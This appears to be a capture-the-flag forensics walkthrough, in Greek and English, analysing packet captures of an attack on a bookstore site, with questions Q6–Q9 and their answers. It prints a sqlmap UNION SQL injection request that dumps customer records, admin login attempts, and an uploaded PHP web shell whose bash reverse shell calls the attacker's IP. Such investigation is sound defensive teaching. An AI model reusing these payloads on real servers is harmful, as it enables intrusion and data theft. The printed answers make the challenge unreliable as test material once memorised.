1520	search.php[170].html	html	254 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 46614	HttpGetNormal	2024-03-15 12:08:39 UTC	CNUs
1538	search.php[171].html	html	177 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 46466	HttpGetNormal	2024-03-15 12:08:57 UTC	CNUs
1548	search.php[172].html	html	209 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 46468	HttpGetNormal	2024-03-15 12:08:57 UTC	CNUs
1566	search.php[173].html	html	177 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 51860	HttpGetNormal	2024-03-15 12:09:32 UTC	CNUs
1576	search.php[174].html	html	253 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 51874	HttpGetNormal	2024-03-15 12:09:32 UTC	CNUs
1589	search.php[175].html	html	209 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 51886	HttpGetNormal	2024-03-15 12:09:32 UTC	CNUs
1602	search.php[176].html	html	177 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38828	HttpGetNormal	2024-03-15 12:09:40 UTC	CNUs
1612	search.php[177].html	html	336 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38832	HttpGetNormal	2024-03-15 12:09:40 UTC	CNUs
1622	search.php[178].html	html	1125 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38848	HttpGetNormal	2024-03-15 12:09:40 UTC	CNUs
1638	search.php[179].html	html	177 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38344	HttpGetNormal	2024-03-15 12:09:57 UTC	CNUs
1648	search.php[180].html	html	220 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38356	HttpGetNormal	2024-03-15 12:09:57 UTC	CNUs
1658	search.php[181].html	html	802 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 38362	HttpGetNormal	2024-03-15 12:09:57 UTC	CNUs
1677	search.php[182].html	html	280 B	73.124.22.98 [bookworldstore.com]	TCP 80	111.224.250.131	TCP 60592	HttpGetNormal	2024-03-15 12:12:21 UTC	CNUs



The screenshot shows the Wireshark interface with the packet details pane. The filter bar is set to 'tcp.dstport == 38848'. The packet list shows several packets, with packet 1624 selected. The details pane shows the selected packet's structure, including the Ethernet II header, Internet Protocol Version 4 header, and Hypertext Transfer Protocol header.

No.	Time	Source	Destination	Protocol	Length	Info
1615	1818.414860	73.124.22.98	111.224.250.131	TCP	74	80 → 38848 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=
1623	1818.433663	73.124.22.98	111.224.250.131	TCP	66	80 → 38848 [ACK] Seq=1 Ack=429 Win=64768 Len=0 TSval=39
1624	1818.436974	73.124.22.98	111.224.250.131	HTTP	842	HTTP/1.1 200 OK (text/html)
1625	1818.437087	73.124.22.98	111.224.250.131	TCP	66	80 → 38848 [FIN, ACK] Seq=777 Ack=429 Win=64768 Len=0
1628	1818.439331	73.124.22.98	111.224.250.131	TCP	66	80 → 38848 [ACK] Seq=778 Ack=430 Win=64768 Len=0 TSval=

```
Wireshark - Follow HTTP Stream (tcp.stream eq 162) - WebInvestigation.pcap
GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%280x7a76676a636b%
%2Cfirst_name%2Cid%2Clast_name%2Cphone%29%29%2C0x7176706a71%29%20FROM%20bookworld_db%2Ccustomers--%20- HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.8.3#stable (https://sqlmap.org)
Host: bookworldstore.com
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:09:39 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 561
Connection: close
Content-Type: text/html; charset=UTF-8

<p>qxvbq["123 Maple Streetzvgjckjohn.doe1234@gmail.comzvgjckJohnzvgjck5zvgjckDoezvgjck555-1234", "456 Oak Avenuezvgjckjane.smith5678@gmail.comzvgjckJane
vgjck555-5678", "789 Pine Roadzvgjckemily.johnson91011@gmail.comzvgjckEmilyszvgjck7zvgjckJohnsonzvgjck555-9012", "321 Birch Boulevardzvgjckmichael.brown1213@
chaelzvgjck8zvgjckBrownzvgjck555-3456", "654 Willow Wayzvgjcksarah.davis1415@gmail.comzvgjckSarahzvgjck9zvgjckDaviszvgjck555-6789", "987 Cedar St.zvgjckwilliam
comzvgjckWilliamzvgjck10zvgjckWilsonzvgjck555-1011", "345 Spruce Ave.zvgjckjessica.moore1819@gmail.comzvgjckJessiczvgjck11zvgjckMoorezvgjck555-1213", "678 P
ylor2021@gmail.comzvgjckDavidzvgjck12zvgjckTaylorzvgjck555-1415", "901 Maple Dr.zvgjcklinda.anderson2223@gmail.comzvgjckLindazvgjck13zvgjckAndersonzvgjck55
anezvgjckjames.thomas2425@gmail.comzvgjckJameszvgjck14zvgjckThomaszvgjck555-1819"]qvvpjq</p><form action="/search.php" method="get">
  <input type="text" name="search" placeholder="Search for books...">
  <input type="submit" value="Search">
</form>
```

Q6

Assessing the impact of the breach and data access is crucial, including the potential harm to the organization's reputation. What's the table name containing the website users data?

Weight : 3 | Solved : 988 | Average Solve Time: 16min

customers

Submit

Q7: Κρυφός Κατάλογος

Ερώτηση: Κρυφοί κατάλογοι μπορεί να είναι σημεία μη εξουσιοδοτημένης πρόσβασης. Ποιο είναι το όνομα του καταλόγου που ανακάλυψε ο επιτιθέμενος;

Θεωρητική Βάση: Directory traversal/brute-force (ATT&CK T1190) εκμεταλλεύεται misconfigurations. Response 200 OK vs 404/403 ξεχωρίζει επιτυχίες.

Βήματα:

- 1. Φιλτράρετε HTTP requests από attacker IP: http contains "admin" && http.response.code == 200.
- 2. Από SQLi, ψάξτε για "admin" references.

Εργαλεία: Wireshark (HTTP Code Filter).

No.	Time	Source	Destination	Protocol	Length	Info
88647	2016.501678	111.224.250.131	73.124.22.98	TCP	66	32846 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0
88649	2016.504118	73.124.22.98	111.224.250.131	TCP	66	80 → 32846 [ACK] Seq=1 Ack=348 Win=64896 Len=0
88651	2016.505377	111.224.250.131	73.124.22.98	TCP	66	32846 → 80 [ACK] Seq=348 Ack=594 Win=31872 Len=0
88657	2016.568503	111.224.250.131	73.124.22.98	TCP	66	32846 → 80 [ACK] Seq=1099 Ack=1626 Win=31872 Len=0
88658	2021.521990	111.224.250.131	73.124.22.98	TCP	66	32846 → 80 [FIN, ACK] Seq=1099 Ack=1626 Win=0 Len=0
88659	2021.523465	73.124.22.98	111.224.250.131	TCP	66	80 → 32846 [FIN, ACK] Seq=1626 Ack=1100 Win=0 Len=0
88660	2021.526628	111.224.250.131	73.124.22.98	TCP	66	32846 → 80 [ACK] Seq=1100 Ack=1627 Win=31872 Len=0
88645	2016.500626	111.224.250.131	73.124.22.98	TCP	74	32846 → 80 [SYN] Seq=0 Win=32128 Len=0 MSS=1460
88646	2016.500925	73.124.22.98	111.224.250.131	TCP	74	80 → 32846 [SYN, ACK] Seq=0 Ack=1 Win=6516 Len=0
88648	2016.503907	111.224.250.131	73.124.22.98	HTTP	413	GET /admin HTTP/1.1
88652	2016.511839	111.224.250.131	73.124.22.98	HTTP	414	GET /admin/ HTTP/1.1
88653	2016.516914	73.124.22.98	111.224.250.131	HTTP	460	HTTP/1.1 302 Found
88654	2016.519013	111.224.250.131	73.124.22.98	HTTP	469	GET /admin/login.php HTTP/1.1
88650	2016.504483	73.124.22.98	111.224.250.131	HTTP	659	HTTP/1.1 301 Moved Permanently (text/html)
88655	2016.520221	73.124.22.98	111.224.250.131	HTTP	704	HTTP/1.1 200 OK (text/html)

Wireshark · Follow TCP Stream (tcp.stream eq 644) · WebInvestigation.pcap

```
GET /admin HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 301 Moved Permanently
Date: Fri, 15 Mar 2024 12:12:57 GMT
Server: Apache/2.4.52 (Ubuntu)
Location: http://bookworldstore.com/admin/
Content-Length: 324
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html> <head>
<title>301 Moved Permanently</title>
</head> <body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://bookworldstore.com/admin/">here</a>.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at bookworldstore.com Port 80</address>
</body> </html>
```

```
GET /admin/ HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Date: Fri, 15 Mar 2024 12:12:57 GMT
Server: Apache/2.4.52 (Ubuntu)
Set-Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
```

Q7  The website directories hidden from the public could serve as an unauthorized access point or contain sensitive functionalities not intended for public access. Can you provide name of the directory discovered by the attacker?

Weight : 3 | Solved : 1043 | Average Solve Time: 18min

/admin/

 Submit

Q8: Πιστοποιητικά Σύνδεσης


Ερώτηση: Ποια πιστοποιητικά χρησιμοποίησε ο επιτιθέμενος για login;

Θεωρητική Βάση: Credential dumping (π.χ. base64) δείχνει lateral movement. Decoders βοηθούν σε obfuscation.

Βήματα:

1. Στο Wireshark, επιλέξτε HTTP stream (Follow > HTTP Stream).
2. Πατήστε Up Arrow για expansion.
3. Αντιγράψτε encoded data (π.χ. base64) και decode online (π.χ. <https://meyerweb.com/eric/tools/dencoder/>).

Εργαλεία: Wireshark (Stream Follow), Online Decoder.



No.	Time	Source	Destination	Protocol	Length	Info
88664	2023.126774	111.224.250.131	73.124.22.98	HTTP	655	POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
88677	2069.847495	111.224.250.131	73.124.22.98	HTTP	658	POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
88681	2073.888784	111.224.250.131	73.124.22.98	HTTP	659	POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
88699	2294.305526	111.224.250.131	73.124.22.98	HTTP	661	POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
88757	2697.157173	111.224.250.131	73.124.22.98	HTTP	1122	POST /admin/index.php HTTP/1.1 (application/x-www-form-urlencoded)

```
POST /admin/login.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/login.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1
```



```
username=admin&password=admin HTTP/1.1 200 OK
```

This is Invalid Username and password

```
Date: Fri, 15 Mar 2024 12:13:03 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 291
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

```
Invalid username or password.
```

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Admin Login</title>
</head>
<body>
  <h2>Admin Login</h2>
  <form action="" method="post">
    Username: <input type="text" name="username" required> <br>
    Password: <input type="password" name="password" required> <br>
    <input type="submit" value="Login">
  </form>
</body>
</html>
```



Q8  Knowing which credentials were used allows us to determine the extent of account compromise. What's the credentials used by the attacker for logging in?

Weight : 3 | Solved : 1007 | Average Solve Time: 3min

admin:admin123!

Submit

Q9: Ανέβασμα Κακόβουλου Script


Ερώτηση: Έλεγχος για περαιτέρω πρόσβαση: Ποιο είναι το όνομα του κακόβουλου script που ανέβασε ο επιτιθέμενος;

Θεωρητική Βάση: File upload vulnerabilities (CWE-434) οδηγούν σε persistence (webshells). Ανάλυση streams αποκαλύπτει post-exploitation.

Βήματα:

1. Follow HTTP Stream για upload requests.
2. Expand stream (Up Arrow) – ψάξτε filename σε multipart/form-data.

Εργαλεία: Wireshark (HTTP Stream).



No.	Time	Source	Destination	Protocol	Length	Info
88664	2023.126774	111.224.250.131	73.124.22.98	HTTP	655	POST /admin/login.php HTTP/1.1 (application/x-www
88677	2069.847495	111.224.250.131	73.124.22.98	HTTP	658	POST /admin/login.php HTTP/1.1 (application/x-www
88681	2073.888784	111.224.250.131	73.124.22.98	HTTP	659	POST /admin/login.php HTTP/1.1 (application/x-www
88699	2294.305526	111.224.250.131	73.124.22.98	HTTP	661	POST /admin/login.php HTTP/1.1 (application/x-www
88757	2697.157173	111.224.250.131	73.124.22.98	HTTP	1122	POST /admin/index.php HTTP/1.1 (application/x-php

Q9  We need to determine if the attacker gained further access or control on our web server. What's the name of the malicious script uploaded by the attacker?

Weight : 3 | Solved : 1038 | Average Solve Time: 7min

NVri2vhp.php

Submit

```
Wireshark: Follow HTTP Stream (tcp.stream eq 650) - WebInvestigation.pcap

POST /admin/index.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----356779360015075940041229236053
Content-Length: 441
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/index.php
Cookie: PHPSESSID=ae7mvmf2khir4knqnmio680a
Upgrade-Insecure-Requests: 1

-----356779360015075940041229236053
Content-Disposition: form-data; name="fileToUpload"; filename="Nvri2vhp.php"
Content-Type: application/x-php

<?php exec("/bin/bash -c 'bash -i > & /dev/tcp/111.224.250.131/443 0>&1')?>

-----356779360015075940041229236053
Content-Disposition: form-data; name="submit"

Upload File
-----356779360015075940041229236053-----
HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:24:17 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 413
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

The file Nvri2vhp.php has been uploaded.
<!DOCTYPE html>
<html lang="en">

[tab] [alt] [ctrl] [shift] [home]
Entire conversation (2107 bytes) Show data as ASCII Stream 650 Find Next
```